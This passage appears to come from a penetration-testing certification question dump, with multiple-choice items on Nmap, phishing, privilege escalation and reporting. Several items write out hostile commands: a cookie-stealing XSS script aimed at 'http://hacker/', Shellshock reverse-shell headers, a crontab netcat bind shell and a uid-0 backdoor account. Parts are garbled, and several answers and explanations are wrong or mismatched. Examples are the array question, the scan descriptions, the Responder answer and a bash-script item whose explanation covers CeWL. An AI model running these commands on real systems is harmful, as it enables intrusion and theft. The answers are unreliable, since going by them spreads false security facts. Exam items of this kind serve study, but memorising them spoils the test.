- -sV performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.
- -F performs a fast scan, which is a scan option that only scans the 100 most common ports according to the nmap-services file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.
- target.company.com specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (-sU), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (-sT), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the three-way handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (-sX), which is a scan technique that sends TCP packets with the FIN, PSH, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (-sV), which is one of the requirements of the question.

NEW QUESTION 240

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1.$net="192.168.1."
2.$setipaddress ="192.168.2."
3.function Test-Password {
4.if (args[0] -eq 'Dummy12345') {
5. return 1
6.}
7.else {
8.$cat = 22, 25, 80, 443
9. return 0
10.}
11.}
12.$cracked = 0
13.crackedpd = [ 192, 168, 1, 2]
14.$i =0
15.Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18.$i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20.}
21.While($cracked -eq 0)
22.Write-Host " Password found : " $test
23.$setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Answer: A

Explanation:

\$X=2,4,6,8,9,20,5

\$y=[System.Collections.ArrayList]\$X

\$y.RemoveRange(1,2) As you can see the array has no brackets and no periods. IT HAS SEMICOLLONS TO SEPERATE THE LISTED ITEMS OR VALUES.

NEW QUESTION 242

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)

- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Answer: B

NEW QUESTION 247

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 251

Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

- A. dig company.com MX
- B. whois company.com
- C. curl www.company.com
- D. dig company.com A

Answer: A

Explanation:

The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

NEW QUESTION 252

A penetration tester performs the following command: curl -I -http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?

- A. HTTP/2 200
- ```
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```
- B. <!DOCTYPE html>  
 <html lang="en">  
 <head>  
 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />  
 ...  
 </head>  
 ...  
 <body lang="en">  
 </body>  
 </html>
- C.
- | %   | Total | % Received | % Xferd | Average Dload | Speed Upload | Time Total | Time Spent | Time Left | Current Speed |               |       |
|-----|-------|------------|---------|---------------|--------------|------------|------------|-----------|---------------|---------------|-------|
| 100 | 1698k | 100        | 1698k   | 0             | 0            | 1566k      | 0          | 0:00:01   | 0:00:01       | --:--<br>-:-- | 1565k |
- D. [#####] 100%

- A. Option A  
 B. Option B  
 C. Option C  
 D. Option D

Answer: A

#### NEW QUESTION 257

A penetration tester wrote the following Bash script to brute force a local service password:

..ting as expected. Which of the following changes should the penetration tester make to get the script to work?

- A. ..echo "The correct password is \$p" && break) ho "The correct password is \$p" I| break  
 B. .echo "The correct password is \$p" && break) o "The correct password is \$p" I break  
 C. echo "The correct password is Sp" && break) echo "The correct password is \$p" && break)  
 D. . { echo "The correct password is \$p" && break ) With  
 E. ( echo "The correct password is \$p" && break )

Answer: B

#### Explanation:

CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks. DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.

#### NEW QUESTION 260

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

```
Port State Service Version
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
80/tcp open http Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp open https Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.  
 B. Disable or upgrade SSH daemon.  
 C. Disable HTTP/301 redirect configuration.  
 D. Create an out-of-band network for management.  
 E. Implement a better method for authentication.  
 F. Eliminate network management and control interfaces.

**Answer:** DE

**Explanation:**

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

**NEW QUESTION 263**

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the `-o`, `-p22`, and `-sC` options set against the target
- B. Run nmap with the `-sV` and `-p22` options set against the target
- C. Run nmap with the `--script vulners` option set against the target
- D. Run nmap with the `-sA` option set against the target

**Answer:** C

**Explanation:**

Running nmap with the `--script vulners` option set against the target would best support the task of identifying CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running, as it will use an NSE script that checks for vulnerabilities based on version information from various sources, such as CVE databases<sup>2</sup>. The `--script` option allows users to specify which NSE scripts to run during an Nmap scan.

**NEW QUESTION 265**

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

**Answer:** B

**NEW QUESTION 268**

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. `schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe`
- B. `wmic startup get caption,command`
- C. `crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash") | crontab 2>/dev/null`
- D. `sudo useradd -ou 0 -g 0 user`

**Answer:** A

**NEW QUESTION 269**

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

| Host name    | IP        | OS                  | Security updates                           |
|--------------|-----------|---------------------|--------------------------------------------|
| addc01.local | 10.1.1.20 | Windows Server 2012 | KB4581001, KB4585587, KB4586007            |
| addc02.local | 10.1.1.21 | Windows Server 2012 | KB4586007                                  |
| dnsint.local | 10.1.1.22 | Windows Server 2012 | KB4581001, KB4585587, KB4586007, KB4586010 |
| wwwint.local | 10.1.1.23 | Windows Server 2012 | KB4581001                                  |

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

**Answer:** B

**NEW QUESTION 274**

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment
- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

**Answer:** C

**Explanation:**

A red-team assessment is a type of penetration testing that simulates a real-world attack scenario with the goal of accessing specific data or systems. A red-team assessment is different from an unknown-environment assessment, which does not have a predefined objective and focuses on discovering as much information

as possible about the target. A known-environment assessment is a type of penetration testing that involves cooperation and communication with the target organization, and may not focus on specific data or systems. A compliance-based assessment is a type of penetration testing that aims to meet certain regulatory or industry standards, and may not focus on specific data or systems.

#### NEW QUESTION 279

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

**Answer:** CE

#### Explanation:

Encoding (commonly called “Output Encoding”) involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the &lt; string when writing to an HTML page.

Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.

#### NEW QUESTION 284

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

**Answer:** B

#### NEW QUESTION 285

A penetration tester is reviewing the following SOW prior to engaging with a client:

“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
- E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
- F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

**Answer:** CD

#### Explanation:

These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client’s public IP address would be a breach of confidentiality and trust, as it would expose the client’s identity and information to malicious actors who may exploit them.



#### NEW QUESTION 287

A penetration tester conducts an Nmap scan against a target and receives the following results:

| Port     | State | Service |
|----------|-------|---------|
| 1080/tcp | open  | socks   |

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer: B**

#### NEW QUESTION 292

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

**Answer: A**

#### Explanation:

The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

#### NEW QUESTION 294

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

**Answer: C**

#### NEW QUESTION 296

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

**Answer: D**

#### NEW QUESTION 298

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

**Answer: AE**

#### Explanation:

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

➤ Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files3456.

➤ Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system<sup>1</sup>.

#### NEW QUESTION 302

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

**Answer:** AC

#### Explanation:

Open-source research and traffic sniffing are two activities that have a minimal chance of detection, as they do not involve sending any packets or requests to the target network or system. Open-source research is the process of gathering information from publicly available sources, such as websites, social media, blogs, forums, etc. Traffic sniffing is the process of capturing and analyzing network packets that are transmitted over a shared medium, such as wireless or Ethernet.

#### NEW QUESTION 306

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 (https://nmap.org) at 2021-01-24 01:10 EST
Nmap scan report for (192.168.1.1)
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port State Service Version
22/tcp open ssh OpenSSH 6.6.1p1
53/tcp open domain dnsmasq 2.72
80/tcp open http lighttpd
443/tcp open ssl/http httpd

Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

**Answer:** B

#### Explanation:

The heart bleed bug is an open ssl bug which does not affect SSH Ref:  
<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

#### NEW QUESTION 308

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings. Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

**Answer:** B

#### NEW QUESTION 311

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

**Answer:** A

**Explanation:**

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

**NEW QUESTION 315**

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

**Answer:** B

**Explanation:**

The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

**NEW QUESTION 320**

A penetration tester runs the following command on a system: `find / -user root -perm -4000 -print 2>/dev/null`  
Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

**Answer:** C

**Explanation:**

the `2>/dev/null` is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session. The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be used to perform privileged operations or access restricted resources. A penetration tester can use the `find` command with the `-user` and `-perm` options to search for files owned by a specific user (such as `root`) and having a specific permission (such as `4000`, which indicates the SUID bit is set).

**NEW QUESTION 323**

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

**Answer:** B

**Explanation:**

<https://hackertarget.com/nikto-website-scanner/>

**NEW QUESTION 324**

Penetration tester is developing exploits to attack multiple versions of a common software package. The versions have different menus and )ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

- A. Conditional
- B. Library
- C. Dictionary
- D. Sub application

**Answer:** B

**Explanation:**

The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example. Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements. Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

#### NEW QUESTION 327

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

**Answer:** A

#### NEW QUESTION 331

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

**Answer:** DE

#### Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

#### NEW QUESTION 332

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

**Answer:** D

#### Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

#### NEW QUESTION 337

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

**Answer:** B

#### Explanation:

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

#### NEW QUESTION 338

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port State Service
22/tcp open ssh
23/tcp open telnet
60/tcp open http
443/tcp open https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication



D. Network segmentation

**Answer:** B

#### NEW QUESTION 341

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

**Answer:** C

#### Explanation:

As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

#### NEW QUESTION 345

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

- A. SQLmap
- B. DirBuster
- C. w3af
- D. OWASP ZAP

**Answer:** C

#### Explanation:

W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

#### NEW QUESTION 346

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data. Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

**Answer:** A

#### NEW QUESTION 348

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

**Answer:** A

#### Explanation:

The VRFY and EXPN commands can be used to enumerate user accounts on an SMTP server, as they are used to verify the existence of users or mailing lists. VRFY (verify) asks the server to confirm that a given user name or address is valid. EXPN (expand) asks the server to expand a mailing list into its individual members. These commands can be used by a penetration tester to identify valid user names or e-mail addresses on the target SMTP server.

#### NEW QUESTION 352

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

**Answer:** A

#### Explanation:

Credential harvesting is a type of attack that aims to collect usernames and passwords from unsuspecting users by tricking them into entering their credentials on a fake or spoofed website. Credential harvesting can be done by using phishing emails that lure users to click on malicious links or attachments that redirect them

to the fake website. The fake website may look identical or similar to the legitimate one, but it will capture and store the user's credentials for later use by the attacker. In this case, the penetration tester set up a fake cloud mail login page and sent phishing emails to all company employees to harvest their credentials.

#### NEW QUESTION 357

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "() { ignored; };bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "() { ignored; };bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "() { ignored; };bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

**Answer:** A

#### NEW QUESTION 361

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

- A. Remove the logs from the server.
- B. Restore the server backup.
- C. Disable the running services.
- D. Remove any tools or scripts that were installed.
- E. Delete any created credentials.
- F. Reboot the target server.

**Answer:** DE

#### NEW QUESTION 365

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dash
- C. Single quote
- D. Semicolon

**Answer:** C

#### Explanation:

A single quote (') is a common character used to test for SQL injection vulnerabilities, which occur when user input is directly passed to a database query. A single quote can terminate a string literal and allow an attacker to inject malicious SQL commands. For example, if the search form uses the query `SELECT * FROM products WHERE name LIKE '%user_input%'`, then entering a single quote as user input would result in an error or unexpected behavior

#### NEW QUESTION 368

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

**Answer:** B

#### Explanation:

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

#### NEW QUESTION 372

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

**Answer:** C

#### Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently<sup>3</sup>.

For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity<sup>4</sup>. Some of these algorithms can be implemented using data structures such as arrays or hashtables<sup>5</sup>.

#### NEW QUESTION 375

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

- A. Multiple handshakes
- B. IP addresses
- C. Encrypted file transfers
- D. User hashes sent over SMB

**Answer:** B

#### NEW QUESTION 378

A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

- A. Terminate the contract.
- B. Update the ROE with new signature
- C. Most Voted
- D. Scan the 8-bit block to map additional missed hosts.
- E. Continue the assessment.

**Answer:** B

#### NEW QUESTION 381

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

**Answer:** D

